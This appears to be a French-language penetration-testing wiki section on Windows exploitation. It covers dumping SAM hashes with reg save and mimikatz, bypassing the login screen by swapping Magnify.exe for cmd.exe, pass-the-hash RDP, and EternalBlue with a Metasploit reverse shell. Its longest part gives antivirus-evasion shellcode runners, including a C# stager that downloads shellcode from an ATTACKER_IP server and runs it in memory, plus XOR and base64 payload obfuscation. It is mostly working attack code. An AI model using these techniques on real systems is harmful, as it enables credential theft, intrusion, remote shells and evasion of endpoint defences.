

Windows

- [\[Exploitation/Windows\] Récupération base SAM locale](#)
- [\[Exploitation/Windows\] Reset mot de passe admin local](#)
- [\[Exploitation/Windows\] Ouvrir un shell NT autorité système](#)
- [\[Exploitation/Windows\] Connexion RDP](#)
- [\[Exploitation/Windows\] Eternal Blue](#)
- [\[Exploitation/Windows\] Antivirus/EDR Evasion](#)
- [\[Exploitation/Windows\] Keylogger](#)
- [\[Exploitation/Windows\] Living Off the Land](#)
- [\[Exploitation/Windows\] Monitoring evasion](#)

[Exploitation/Windows]

Récupération base SAM

locale

Introduction

La **base SAM** sur un poste ou un serveur Windows stocke l'ensemble des **hashs NTLM** des utilisateurs locaux.

Si un attaquant parvient à la récupérer, il pourra lancer une attaque brute force pour essayer de trouver le mot de passe en clair.

Cependant, le fichier est protégé et nécessite les droits utilmes NT autorité système pour la récupérer.



Manuel

- Tout d'abord, téléchargez la suite **SysInternal** sur le site de Microsoft :

<https://learn.microsoft.com/fr-fr/sysinternals/downloads/sysinternals-suite>

- Vous pouvez extraire l'archive dans le dossier **C:\Windows\System32** pour avoir **PsExec** dans le path.
- Désormais, lancer un **cmd** en tant qu'administrateur et lancez la commande suivante :

```
PsExec.exe -s -i cmd.exe
```

- Acceptez les conditions d'utilisation de PsExec et observez que vous avez les droits suprêmes dans le nouveau shell :

```
whoami
```

- Lancez les deux commandes suivantes pour extraire la base sam et le fichier système associé :

```
reg save hklm\sam c:\sam
```

```
reg save hklm\system c:\system
```

Les deux fichiers sont désormais récupérable à la racine de votre système de fichiers !

Samdump2

Ensuite, vous pouvez récupérer les hashes grâce à l'outil **samdump2** sur Linux :

```
samdump2 <SYSTEM_FILE> <SAM_FILE> [-o OUTPUT_FILE]
```

Mimikatz

Sinon vous pouvez procéder avec **Mimikatz** pour récupérer les hashes :

```
mimikatz.exe
```

Une fois dans le shell de mimikatz :

```
privilege::debug
```

```
token::elevate
```

```
lsadump::sam system sam
```

[Exploitation/Windows]

Reset mot de passe admin local

Introduction

Nous allons voir les manipulations à faire lorsque vous souhaitez accéder à un poste Windows dont vous n'avez pas le mot de passe mais que vous avez un accès physique et un accès au disque dur contenant les partitions systèmes non chiffré.

Cette technique est vérifiée sur **Windows 7, 8 et 10** (à tester sur Windows 11).


Prérequis

- Clé bootable Windows
- Un pc où on peut démarrer sur cette clé et avoir accès au disque dur système.

Procédure

Tout d'abord, ouvrir le boot menu pour démarrer sur la clé avec Windows.

Une fois sur ce menu d'installation, exécutez la combinaison **Shift + F10** :



Une invite de commande devrait apparaître.

La première étape consiste à repérer la lettre du volume de la partition système de Windows.

Pour cela, lancez l'utilitaire **diskpart** et exécutez la commande **list volume** :

```
C:\WINDOWS\system32\diskpart.exe

Microsoft DiskPart version 10.0.10240
Copyright (C) 1999-2013 Microsoft Corporation.
On computer: ACK-PC

DISKPART> list volume

  Volume ###  Ltr  Label        Fs          Type        Size        Status       Info
  -----
  Volume 0      C   Windows 10   NTFS        Partition   258 GB      Healthy      Boot
  Volume 1      D   Data         NTFS        Partition   605 GB      Healthy
  Volume 2      T   Extra        NTFS        Partition   48 GB       Healthy
  Volume 3              ESP          FAT32       Partition   500 MB      Healthy      System
  Volume 4              NTFS        Partition   449 MB      Healthy      Hidden

DISKPART>
```

Sur cette capture il s'agit du volume C sauf que votre système live il y a très peu de chance que cela se produise.

En général il s'agit du **volume D** et parfois E.

L'étape suivante consiste à copier le binaire de l'invite de commande **cmd.exe** en **Magnify.exe** qui est l'outil loupe que nous pouvons lancer depuis l'écran de connexion.

Il faut pour cela renommer le véritable utilitaire loupe pour le rendre inexécutable :


```
copy C:\Windows\System32\Magnify.exe C:\Windows\System32\Magnify.exe.bak
```

Puis on fait une copie du cmd que l'on nomme exactement pareil que l'outil loupe original :

```
copy C:\Windows\System32\cmd.exe copy C:\Windows\System32\Magnify.exe
```

Éteignez l'ordinateur et **redémarrez**.

Une fois sur l'écran de connexion, cliquez sur les **options d'ergonomie** et lancez la **loupe** :



Un invite de commande avec les droit **NT system** devrait s'ouvrir.

Vous n'avez plus qu'à **modifier le mot de passe** de l'administrateur local ou de votre utilisateur grâce à la commande suivante :

```
net user administrateur <PASSWORD>
```

Remarque : Selon la langue du système et la version de windows, il se peut que ce ne soit pas **administrateur** mais **administrator**.

[Exploitation/Windows]

Ouvrir un shell NT autorité système

Introduction

Ce tuto vous permettra d'ouvrir un shell avec les droits systèmes.



Manuel

- Tout d'abord, téléchargez la suite **SysInternal** sur le site de Microsoft :

<https://learn.microsoft.com/fr-fr/sysinternals/downloads/sysinternals-suite>

- Vous pouvez extraire l'archive dans le dossier **C:\Windows\System32** pour avoir **Psexec** dans le path.

- Désormais, lancer un **cmd** en tant qu'administrateur et lancez la commande suivante :

```
PsExec.exe -s -i cmd.exe
```


[Exploitation/Windows]

Connexion RDP

Introduction

Cette page montre une technique pour lancer une connexion RDP depuis un shell (si un environnement graphique est présent et configuré en amont).



Remmina

Manuel

- L'outil **crackmapexec** permet d'initialiser une connexion RDP en mode PassTheHash :

```
cme smb <DC_IP> -u <USERNAME> -H <HASH>
```

- Lancer la connexion :

```
xfreerdp /v:<DC_IP> /u:<USERNAME> /pth:<HASH>
```

- Sinon il est possible d'utiliser l'outil graphique **Remmina** pour lancer une connexion classique avec un mot de passe.

[Exploitation/Windows]

Eternal Blue

Introduction

L'exploit **Eternal Blue** a été développé par la NSA en 2017. Il fait suite à l'exploitation de la vulnérabilité **MS17-010** lors de la campagne de Ransomware Wannacry.

La faille est présente dans la v1 du protocole SMB et permet notamment une RCE.



Exploitation avec Metasploit

- Tout d'abord lancez la console **Metasploit** :

```
msfconsole
```

- Sélectionnez l'exploit :

```
use exploit/windows/smb/ms17_010_eternalblue
```

- Définissez les options :

```
set rhosts <TARGET_IP>
```

```
set lhost <LOCAL_IP>
```

```
set lport <PORT>
```

```
set payload windows/x64/meterpreter/reverse_tcp
```

- Puis lancez l'exploit :

```
run
```

[Exploitation/Windows]

Antivirus/EDR Evasion

Introduction

Cette page décrit les techniques que l'on peut utiliser pour échapper à la détection antivirus d'une solution de type EDR ou d'un antivirus traditionnel sur des systèmes Windows.



Sources

- [TryHackMe - Evasion AV : shellcode](#)
- [TryHackMe - Obfuscation Principles](#)
- [TryHackMe - Signature Evasion](#)

Techniques

Extraire le shellcode de la section .text

À partir d'un programme, vous pouvez en extraire le shellcode de sa section .text grâce à la commande suivante :

```
objcopy -j .text -O binary <INPUT_BINARY> <OUTPUT_BINARY>
```

On peut afficher son contenu au format C avec la commande **xxd** :

```
xxd -i <BINARY>
```

Injection de shellcode dans un programme C

```
#include <stdio.h>

int main(int argc, char **argv) {
    unsigned char message[] = {
        0xeb, 0x1e, 0xb8, 0x01, 0x00, 0x00, 0x00, 0xbf, 0x01, 0x00, 0x00, 0x00,
        0x5e, 0xba, 0x0d, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xb8, 0x3c, 0x00, 0x00,
        0x00, 0xbf, 0x00, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xe8, 0xdd, 0xff, 0xff,
        0xff, 0x54, 0x48, 0x4d, 0x2c, 0x20, 0x52, 0x6f, 0x63, 0x6b, 0x73, 0x21,
        0x0d, 0x0a
    };

    (*(void(*)())message)();

    return 0;
}
```

Remplacez le shellcode actuel par le vôtre.

Puis compilez-le :

```
gcc -g -Wall -z execstack <CODE>.c -o <OUTPUT>
```

Génération de shellcode avec Metasploit

L'outil msfvenom du framework Metasploit, vous permet de générer des shellcodes :

```
msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -f c
```

Le shellcode lancera une calculatrice dans cet exemple.

Vous pouvez créer un programme pour Windows qui va injecter le shellcode :

```
#include <windows.h>

char stager[] = {
    "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
    "\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
    "\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
    "\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
    "\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
    "\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
    "\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
    "\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
    "\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
    "\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f"
    "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5"
    "\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
    "\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00" };

int main()
{
    DWORD oldProtect;
    VirtualProtect(stager, sizeof(stager), PAGE_EXECUTE_READ, &oldProtect);
    int (*shellcode)() = (int(*)())(void*)stager;
    shellcode();
}
```

Puis compilez-le :

```
i686-w64-mingw32-gcc calc.c -o calc-MSF.exe
```

Pour compiler en **64 bits** :

```
x86_64-w64-mingw32-g++ calc.c -o calc-MSF.exe
```


Vous pouvez aussi générer des fichiers binaires en **.bin** plutôt que de créer des exécutables avec msfvenom :

```
msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -f raw > /tmp/example.bin
```


Vous pouvez utiliser la commande **xxd -i** sur le fichier généré pour créer un shellcode au format C.

Stage vs Stageless payloads

Un payload **stageless** va directement exécuter le programme malveillant :



Alors qu'un payload stage va exécuter un ou plusieurs stages qui vont récupérer le shellcode sur le serveur distant, l'injecter dans la mémoire puis potentiellement l'exécuter :



Voici les avantages du **StageLess** :

- Toute la charge utile dont le shellcode est incluse dans le programme.
- Le payload s'exécute sans effectuer de requête supplémentaire vers le réseau (ce qui pourrait être détecté par un IPS).
- Si vous attaquez un hôte avec des accès réseaux très restreints, vous avez toute la charge utile incluse dans le même programme.

Et voici les avantages du **Staged** :

- Les traces sur le disque sont réduites puisque le Stage0 est seulement en charge de récupérer le shellcode final. Il est aussi plus léger en espace disque.
- Le shellcode final n'est pas caché dans le programme, ce qui rend l'analyse plus complexe pour la Blue Team pour comprendre le fonctionnement du shellcode final.
- Le shellcode final est chargé uniquement dans la mémoire ce qui échappera à la détection de certains antivirus.
- On peut réutiliser le même Stage0 pour plusieurs shellcodes finaux différents.

Pour générer un payload **Staged** avec **msfvenom** utilisez le payload suivant :

```
windows/x64/shell/reverse_tcp
```

Et pour du **StageLess** :

```
windows/x64/shell_reverse_tcp
```

Voici un programme C# Staged qui va récupérer un fichier binaire sur le serveur de l'attaquant puis il va l'exécuter dans un thread :

```
using System;
using System.Net;
using System.Text;
using System.Configuration.Install;
using System.Runtime.InteropServices;
using System.Security.Cryptography.X509Certificates;

public class Program {
    //https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualalloc
    [DllImport("kernel32")]
    private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

    //https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createthread
    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32
```



```

lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

//https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-waitforsingleobject
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

private static UInt32 MEM_COMMIT = 0x1000;
private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

public static void Main()
{
    string url = "https://ATTACKER_IP/shellcode.bin";
    Stager(url);
}

public static void Stager(string url)
{
    WebClient wc = new WebClient();
    ServicePointManager.ServerCertificateValidationCallback = delegate { return true; };
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;

    byte[] shellcode = wc.DownloadData(url);

    UInt32 codeAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(shellcode, 0, (IntPtr)(codeAddr), shellcode.Length);

    IntPtr threadHandle = IntPtr.Zero;
    UInt32 threadId = 0;
    IntPtr parameter = IntPtr.Zero;
    threadHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);

    WaitForSingleObject(threadHandle, 0xFFFFFFFF);
}
}

```

Pensez à remplacer l'adresse IP du serveur de l'attaquant dans la fonction **Main**.

Sur une machine Windows vous pouvez compiler le code :

```
csc staged-payload.cs
```

Puis sur le serveur de l'attaquant, vous pouvez monter un serveur web avec un certificat (peu importe la validité) :

```
openssl req -new -x509 -keyout localhost.pem -out localhost.pem -days 365 -nodes
```

```
python3 -c "import http.server,
ssl;server_address=('0.0.0.0',443);httpd=http.server.HTTPServer(server_address,http.server.SimpleHTTPReques
tHandler);httpd.socket=ssl.wrap_socket(httpd.socket,server_side=True,certfile='localhost.pem',ssl_version=ssl.
PROTOCOL_TLSv1_2);httpd.serve_forever()"
```

Maintenant que le serveur web est prêt, il faut générer le shellcode :

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<ATTACKER_IP> LPORT=7474 -f raw -o shellcode.bin -b
'\x00\x0a\x0d'
```

Puis lancez un serveur netcat en écoute :

```
nc -lvp 7474
```

Encodage et chiffrement

Un bon moyen d'éviter d'être détecté par les solutions antivirales consiste à encoder et/ou chiffrer notre shellcode.

Pour que ce soit efficace, il vaut mieux coupler plusieurs méthodes d'encodage et de chiffrement.

Voici un programme en C# qui encode le shellcode en **base64** et qui le chiffre en **XOR** :

```
using System;
using System.Net;
using System.Text;
using System.Runtime.InteropServices;

public class Program {
    [DllImport("kernel32")]
    private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32
flProtect);

    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32
```

```

lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

private static UInt32 MEM_COMMIT = 0x1000;
private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

private static byte[] xor(byte[] shell, byte[] KeyBytes)
{
    for (int i = 0; i < shell.Length; i++)
    {
        shell[i] ^= KeyBytes[i % KeyBytes.Length];
    }
    return shell;
}

public static void Main()
{
    string dataBS64 = "qKDPSzN5UbvWEJQsxhsD8mM+uHNAwz9jPM57FAL....pEvWzJg3oE=";
    byte[] data = Convert.FromBase64String(dataBS64);

    string key = "THMK3y123!";
    //Convert Key into bytes
    byte[] keyBytes = Encoding.ASCII.GetBytes(key);

    byte[] encoded = xor(data, keyBytes);

    UInt32 codeAddr = VirtualAlloc(0, (UInt32)encoded.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(encoded, 0, (IntPtr)(codeAddr), encoded.Length);

    IntPtr threadHandle = IntPtr.Zero;
    UInt32 threadId = 0;
    IntPtr parameter = IntPtr.Zero;
    threadHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);

    WaitForSingleObject(threadHandle, 0xFFFFFFFF);

}
}

```

Pour le compiler depuis une machine Windows :

```
csc.exe EncStageless.cs
```

Ce programme prend en entrée le shellcode encodé en base64.

Pour encoder votre payload en base64, vous pouvez utiliser ce programme :

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace Encrypter
{
    internal class Program
    {
        private static byte[] xor(byte[] shell, byte[] KeyBytes)
        {
            for (int i = 0; i < shell.Length; i++)
            {
                shell[i] ^= KeyBytes[i % KeyBytes.Length];
            }
            return shell;
        }
        static void Main(string[] args)
        {
            //XOR Key - It has to be the same in the Droppr for Decrypting
            string key = "THMK3y123!";

            //Convert Key into bytes
            byte[] keyBytes = Encoding.ASCII.GetBytes(key);

            //Original Shellcode here (csharp format)
            byte[] buf = new byte[460] { 0xfc,0x48,0x83,...,0xda,0xff,0xd5 };

            //XORing byte by byte and saving into a new array of bytes
            byte[] encoded = xor(buf, keyBytes);
            Console.WriteLine(Convert.ToBase64String(encoded));
        }
    }
}
```


```
}  
}
```

Remplacez votre shellcode dans la variable **buf** puis compilez et lancer-le :

```
C:\> csc.exe Encrypter.cs  
C:\> .\Encrypter.exe  
qKDPSzN5UbvWEJQsxhsD8mM+uHNAwz9jPM57FAL....pEvWzJg3oE=
```



Packers

Les packers sont des logiciels qui prennent en entrée du code et qui va changer sa structure sans le rendre inopérant pour autant. Bien qu'ils servent à la base à empêcher le rétro-engineering, ils sont aussi assez efficace pour obfusquer du code.

